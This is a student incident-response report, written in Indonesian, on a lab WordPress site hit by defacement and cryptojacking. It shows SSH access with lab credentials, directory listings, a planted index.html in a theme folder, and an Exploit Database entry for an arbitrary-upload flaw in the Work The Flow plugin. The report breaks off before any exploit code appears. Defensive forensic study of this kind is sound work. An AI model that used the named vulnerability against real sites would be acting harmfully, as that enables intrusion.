

**LAPORAN ANALISIS INSIDEN KEAMANAN SIBER
WP DEFACEMENT AND CRYPTOJACKING CASE
2022**



Mata Kuliah : Cyber Security

Dosen : Tri Febrianto

Disusun oleh

Nama : Raihan Ata Putra

NIM : 3.34.24.1.19

Kelas : IK - 2B

**PROGRAM STUDI TEKNOLOGI REKAYASA KOMPUTER
JURUSAN TEKNIK ELEKTRO
POLITEKNIK NEGERI SEMARANG
TAHUN 2026**

Kronologis Awal Insiden

Helpdesk Instansi KLM mendapatkan email aduan dari Gov-CSIRT Indonesia bahwa salah satu situs web milik instansi KLM terdapat halaman yang disusupi oleh situs Judi Online dan terkena cryptojacking. Helpdesk tersebut lalu meneruskan aduan tersebut kepada tim anda untuk dapat dilakukan investigasi dan memulihkan layanan situs web terdampak.


Langkah - Langkah Yang Harus Dilakukan

- Buktikan bahwa insiden yang dilaporkan benar-benar terjadi
 - Cek via browser pada alamat dan path sesuai pelaporan insiden
- Melakukan Identifikasi dan Analisa pada Sistem Terdampak
 - Identifikasi File/Direktori/Aplikasi yang mencurigakan
 - Identifikasi Daftar Pengguna pada sistem
 - Identifikasi Log pada Web Server
 - Identifikasi Log pada Sistem
- Memberikan Rekomendasi untuk Penanganan Insiden
 - Rekomendasi Penghapusan File
 - Rekomendasi Perbaikan Sistem

Konfigurasi VirtualBox

Tujuan: Memastikan *environment* dapat diakses dari *host* melalui jaringan internal yang aman.

- Langkah-langkah:
 1. Buka VirtualBox Manager.
 2. Pilih mesin virtual yang digunakan, lalu klik Settings.
 3. Masuk ke menu Network.
 4. Pada tab Adapter 1 (atau yang digunakan untuk akses), ubah *Attached to* menjadi Host-only Adapter.




5. Pastikan *Promiscuous Mode* diatur ke Allow All.
6. Klik OK dan jalankan mesin virtual.

```
Ubuntu 20.04.4 LTS ubuntu tty1
Server dan Website IP : 192.168.56.145
Ini Jawaban Inject Anda : B55N_D1tk55_p3md4
Username : adminsvr
Password : admin
ubuntu login: adminsvr
Password:
Last login: Fri Jun 12 12:06:15 PDT 2026 on tty1
adminsvr@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:52:94:0c brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.145/24 brd 192.168.56.255 scope global noprefixroute enp0s17
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe52:940c/64 scope link
        valid_lft forever preferred_lft forever
adminsvr@ubuntu:~$ _
```


Akses Environment

Tujuan: Menghubungkan direktori sistem ke *host* menggunakan protokol SFTP via *File Explorer* bawaan Linux.


- Metode: Akses melalui *File Manager* linux.
- Langkah-langkah:
 1. Buka File Manager Anda.
 2. Pada kolom *address bar* atau menu *Connect to Server*, masukkan alamat server dengan format: `sftp://adminsvr@192.168.56.145` (sesuaikan dengan IP *host-only* Anda).



3. Saat muncul jendela autentikasi, masukkan Username: adminsvr dan Password: admin.




4. Klik Connect. Sekarang Anda dapat melakukan manajemen berkas layaknya menggunakan WinSCP.



Akses Terminal

Tujuan: Melakukan investigasi perintah sistem melalui terminal bawaan Linux tanpa menggunakan PuTTY.

- Langkah-langkah:
 1. Buka Terminal bawaan di OS Anda (seperti GNOME Terminal, Konsole, atau XFCE Terminal).
 2. Masuk ke *environment* dengan perintah SSH standar: `ssh adminsvr@192.168.56.145`



```
File Edit View adminsvr@ubuntu: ~
hans@pop-os:~$ ssh adminsvr@192.168.56.145
The authenticity of host '192.168.56.145 (192.168.56.145)' can't be established.
ED25519 key fingerprint is SHA256:hZXS1rCUM85UPPN1SfVOMxmGJY5cFHA0pDvR0kxKbNA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.145' (ED25519) to the list of known hosts.
adminsvr@192.168.56.145's password:
Last login: Fri Jun 12 12:24:30 2026
adminsvr@ubuntu:~$
```

3. Masukkan kata sandi admin saat diminta.
4. Anda kini telah masuk ke sistem target dan siap menjalankan sintaks investigasi .

Langkah-langkah

Langkah 1: Identifikasi File / Directory / Aplikasi Yang Mencurigakan Langkah awal yang perlu dilakukan adalah mengecek direktori web server dan melihat daftar file yang ada di dalamnya berdasarkan waktu perubahannya.

- Sintaks / Perintah yang Dijalankan:
 - `cd /var/www/html/`
 - `ls -alrt`
- Penjelasan:
 - Direktori `/var/www/html/` merupakan direktori *default* pada konfigurasi Web Server.
 - Perlu dilakukan pengurutan berdasarkan waktu perubahan file atau direktori menggunakan sintaks `# ls -alrt`.
 - Dari hasil pengurutan waktu tersebut, kita dapat melihat perubahan terbaru dan perlu melakukan pemeriksaan lebih lanjut pada direktori "wp-content".

```
File Edit View adminsvr@ubuntu: /var/www/html + - ↗ ✕

hans@pop-os:~$ ssh adminsvr@192.168.56.145
adminsvr@192.168.56.145's password:
Last login: Fri Jun 12 12:29:39 2026 from 192.168.56.1
adminsvr@ubuntu:~$ cd /var/www/html
adminsvr@ubuntu:/var/www/html$ ls -alrt
ls-alrt: command not found
adminsvr@ubuntu:/var/www/html$ ls -alrt
total 212
-rw-r--r-- 1 www-data www-data 6878 Jun 14 2022 wp-activate.php
-rw-r--r-- 1 www-data www-data 19935 Jun 14 2022 license.txt
-rw-r--r-- 1 www-data www-data 418 Jun 14 2022 index.php
-rw-r--r-- 1 www-data www-data 2853 Jun 14 2022 wp-config-sample.php
-rw-r--r-- 1 www-data www-data 1889 Jun 14 2022 wp-comments-post.php
-rw-r--r-- 1 www-data www-data 364 Jun 14 2022 wp-blog-header.php
drwxr-xr-x 9 www-data www-data 4096 Jun 14 2022 wp-admin
-rw-r--r-- 1 www-data www-data 3669 Jun 14 2022 wp-cron.php
-rw-r--r-- 1 www-data www-data 3065 Jun 14 2022 xmlrpc.php
-rw-r--r-- 1 www-data www-data 4620 Jun 14 2022 wp-trackback.php
-rw-r--r-- 1 www-data www-data 30091 Jun 14 2022 wp-signup.php
-rw-r--r-- 1 www-data www-data 17421 Jun 14 2022 wp-settings.php
-rw-r--r-- 1 www-data www-data 8048 Jun 14 2022 wp-mail.php
-rw-r--r-- 1 www-data www-data 37296 Jun 14 2022 wp-login.php
-rw-r--r-- 1 www-data www-data 3306 Jun 14 2022 wp-load.php
-rw-r--r-- 1 www-data www-data 2422 Jun 14 2022 wp-links-opml.php
drwxr-xr-x 19 www-data www-data 12288 Jun 14 2022 wp-includes
-rw-r--r-- 1 www-data www-data 235 Jun 14 2022 .htaccess
-rw-r--r-- 1 www-data www-data 7415 Jun 14 2022 readme.html
drwxr-xr-x 6 www-data www-data 4096 Jun 14 2022 wp-content
drwxr-xr-x 3 www-data www-data 4096 Jun 18 2022 ..
-rw-rw-rw- 1 www-data www-data 3694 Jul 13 2022 wp-config.php
drwxr-xr-x 5 www-data www-data 4096 Jul 13 2022 .
adminsvr@ubuntu:/var/www/html$
```

Langkah 2 : Melakukan pengecekan pada directory wp-content

- Sintaks / Perintah yang dijalankan :
 - cd wp-content/
 - ls -alrt
 - cd themes/
 - ls -alrt
- Penjelasan : Selanjutnya kita dapat masuk kedalam directory wp-content, dapat dilihat dengan sintaks # ls -alrt bahwasanya terdapat banyak directory didalamnya, salah satunya adalah folder themes.

Berdasarkan dari hasil keluaran terminal, dapat dilihat bahwasanya directory themes merupakan directory yang terakhir mengalami perubahan, sehingga kita perlu masuk kedalam directory tersebut untuk melakukan pemeriksaan lebih dalam.

Didalam directory themes terdapat beberapa folder, yang paling terakhir dirubah adalah hestia dan theme, yang dapat di curigai sebagai sarana backdoor.

```

adminsvr@ubuntu:/var/www/html$ cd wp-content/
adminsvr@ubuntu:/var/www/html/wp-content$ ls -alrt
total 28
-rw-r--r-- 1 www-data www-data 28 Jun 14 2022 index.php
drwxr-xr-x 2 www-data www-data 4096 Jun 14 2022 upgrade
drwxr-xr-x 6 www-data www-data 4096 Jun 14 2022 .
drwxr-xr-x 5 www-data www-data 4096 Jul 11 2022 plugins
drwxr-xr-x 6 www-data www-data 4096 Jul 11 2022 themes
drwxr-xr-x 5 www-data www-data 4096 Jul 13 2022 ..
drwxr-xr-x 4 www-data www-data 4096 Jun 12 12:33 uploads
adminsvr@ubuntu:/var/www/html/wp-content$

adminsvr@ubuntu:/var/www/html/wp-content$ cd themes
adminsvr@ubuntu:/var/www/html/wp-content/themes$ ls -alrt
total 28
drwxr-xr-x 8 www-data www-data 4096 Jun 14 2022 twentynineteen
drwxr-xr-x 7 www-data www-data 4096 Jun 14 2022 twentysixteen
-rw-r--r-- 1 www-data www-data 28 Jun 14 2022 index.php
drwxr-xr-x 5 www-data www-data 4096 Jun 14 2022 twentyseventeen
drwxr-xr-x 6 www-data www-data 4096 Jun 14 2022 ..
drwxr-xr-x 9 www-data www-data 4096 Jun 18 2022 hestia
drwxr-xr-x 6 www-data www-data 4096 Jul 11 2022 .
adminsvr@ubuntu:/var/www/html/wp-content/themes$

```

Langkah 3 : Melakukan pengecekan pada directory hestia

- Sintaks / Perintah yang dijalankan :
 - cd hestia/
 - ls -alrt
- Penjelasan : Selanjutnya kita dapat masuk kedalam directory hestia, dapat dilihat dengan sintaks # ls -alrt bahwasanya terdapat banyak file didalamnya.
 Berdasarkan dari hasil keluaran terminal, dapat dilihat bahwasanya file index.php merupakan file yang terakhir mengalami perubahan, sehingga kita perlu melakukan pengecekan pada file tersebut.



```
File Edit View adminsvr@ubuntu: /var/www/html/wp-content/themes/hestia + - ↩ ✕

adminsvr@ubuntu:/var/www/html/wp-content/themes$ cd hestia
adminsvr@ubuntu:/var/www/html/wp-content/themes/hestia$ ls -alrt
total 1792
-rw-r--r-- 1 www-data www-data 1824 Jun 14 2022 attachment.php
-rw-r--r-- 1 www-data www-data 143772 Jun 14 2022 style.min.css
-rw-r--r-- 1 www-data www-data 1114 Jun 14 2022 front-page.php
-rw-r--r-- 1 www-data www-data 18815 Jun 14 2022 editor-style.min.css
drwxr-xr-x 4 www-data www-data 4096 Jun 14 2022 vendor
-rw-r--r-- 1 www-data www-data 7164 Jun 14 2022 toolset-config.json
-rw-r--r-- 1 www-data www-data 49762 Jun 14 2022 readme.md
-rw-r--r-- 1 www-data www-data 743 Jun 14 2022 page.php
drwxr-xr-x 2 www-data www-data 4096 Jun 14 2022 languages
-rw-r--r-- 1 www-data www-data 3059 Jun 14 2022 index.php
-rw-r--r-- 1 www-data www-data 4436 Jun 14 2022 functions.php
-rw-r--r-- 1 www-data www-data 164 Jun 14 2022 500.php
drwxr-xr-x 7 www-data www-data 4096 Jun 14 2022 assets
-rw-r--r-- 1 www-data www-data 137273 Jun 14 2022 style-rtl.min.css
-rw-r--r-- 1 www-data www-data 724 Jun 14 2022 sidebar.php
-rw-r--r-- 1 www-data www-data 49174 Jun 14 2022 readme.txt
drwxr-xr-x 2 www-data www-data 4096 Jun 14 2022 page-templates
-rw-r--r-- 1 www-data www-data 518367 Jun 14 2022 package-lock.json
-rw-r--r-- 1 www-data www-data 1768 Jun 14 2022 header.php
drwxr-xr-x 3 www-data www-data 4096 Jun 14 2022 gutenber
-rw-r--r-- 1 www-data www-data 2012 Jun 14 2022 comments.php
-rw-r--r-- 1 www-data www-data 112 Jun 14 2022 404.php
-rw-r--r-- 1 www-data www-data 175015 Jun 14 2022 style.css
-rw-r--r-- 1 www-data www-data 688 Jun 14 2022 single-jetpack-portfolio.php
-rw-r--r-- 1 www-data www-data 798 Jun 14 2022 sidebar-woocommerce.php
-rw-r--r-- 1 www-data www-data 1694 Jun 14 2022 search.php
-rw-r--r-- 1 www-data www-data 164 Jun 14 2022 offline.php
drwxr-xr-x 12 www-data www-data 4096 Jun 14 2022 inc
-rw-r--r-- 1 www-data www-data 1255 Jun 14 2022 docker-compose.ci.yml
drwxr-xr-x 2 www-data www-data 4096 Jun 14 2022 template-parts
-rw-r--r-- 1 www-data www-data 168256 Jun 14 2022 style-rtl.css
-rw-r--r-- 1 www-data www-data 728 Jun 14 2022 single.php
-rw-r--r-- 1 www-data www-data 343370 Jun 14 2022 screenshot.png
-rw-r--r-- 1 www-data www-data 273 Jun 14 2022 footer.php
-rw-r--r-- 1 www-data www-data 22187 Jun 14 2022 editor-style.css
-rw-r--r-- 1 www-data www-data 46936 Jun 14 2022 CHANGELOG.md
-rw-r--r-- 1 www-data www-data 1673 Jun 14 2022 archive.php
-rw-r--r-- 1 www-data www-data 9804 Jun 18 2022 index.html
drwxr-xr-x 9 www-data www-data 4096 Jun 18 2022 .
drwxr-xr-x 6 www-data www-data 4096 Jul 11 2022 ..
adminsvr@ubuntu:/var/www/html/wp-content/themes/hestia$
```

Langkah 4 : Melakukan pengecekan file mencurigakan melalui Web Browser

- Penjelasan : Setelah menemukan file yang terakhir kali diubah pada direktori hestia (yakni file index.html yang mencurigakan), langkah selanjutnya adalah memastikan isi dan tujuan dari file tersebut. Pengecekan dilakukan dengan cara mengakses *path* atau lokasi file tersebut secara langsung melalui *web browser*.

Berdasarkan gambar, ketika *path* tersebut diakses, halaman web menampilkan konten yang mencurigakan. Hal ini mengonfirmasi bahwa file index.html tersebut merupakan *malicious script* atau halaman *defacement* yang sengaja ditanamkan oleh penyerang untuk merusak atau menyusupi sistem web.



Langkah 5 : Melakukan pengecekan pada directory plugins

- Sintaks / Perintah yang dijalankan :
 - `cd plugins/`
 - `ls -alrt`
- Penjelasan : Selanjutnya kita dapat masuk kedalam directory plugins, dapat dilihat dengan sintaks `# ls -alrt` bahwasanya terdapat beberapa folder plugin didalamnya. Berdasarkan hasil keluaran terminal tersebut, terdapat plugin yang mencurigakan yaitu plugin `work-the-flow-file-upload` dan juga plugin layanan `blocking spam` komentar WordPress. Untuk memastikannya, plugin mencurigakan tersebut kemudian dicek kerentanannya menggunakan Web Exploit Database. Di situs Web Exploit Database tersebut, juga terdapat informasi layanan `blocking` WordPress yang menunjukkan detail eksploitasi dari plugin tersebut.

```
adminsvr@ubuntu:/var/www/html/wp-content$ cd plugins
adminsvr@ubuntu:/var/www/html/wp-content/plugins$ ls -alrt
total 28
-rw-r--r-- 1 www-data www-data 28 Jun 14 2022 index.php
-rw-r--r-- 1 www-data www-data 2283 Jun 14 2022 hello.php
drwxr-xr-x 4 www-data www-data 4096 Jun 14 2022 akismet
drwxr-xr-x 7 www-data www-data 4096 Jun 14 2022 work-the-flow-file-upload
drwxr-xr-x 8 www-data www-data 4096 Jun 14 2022 themeisle-companion
drwxr-xr-x 6 www-data www-data 4096 Jun 14 2022 ..
drwxr-xr-x 5 www-data www-data 4096 Jul 11 2022 .
adminsvr@ubuntu:/var/www/html/wp-content/plugins$
```

EXPLOIT DATABASE

WordPress Plugin Work The Flow File Upload 2.5.2 - Arbitrary File Upload

EDB-ID: 36640

CVE:

Author: CLAUDIO VIVIANI

Type: WEBAPPS

Platform: PHP

Date: 2015-04-05

EDB Verified: ✖

Exploit: / {}

Vulnerable App:

Software Link : https://downloads.wordpress.org/plugin/work-the-flow-file-upload.2.5.2.zip

Date : 2015-03-14

Tested on : Linux BackBox 4.0 / curl 7.35.0

#####

Description:

Work the Flow File Upload. Embed HTML5 User File Uploads and Workflows into pages and posts. Multiple file drag and drop upload, Image Gallery display, Reordering and Archiving. This two in one plugin provides shortcodes to embed front end user file upload capability and / or step by step workflow.

#####

Location :

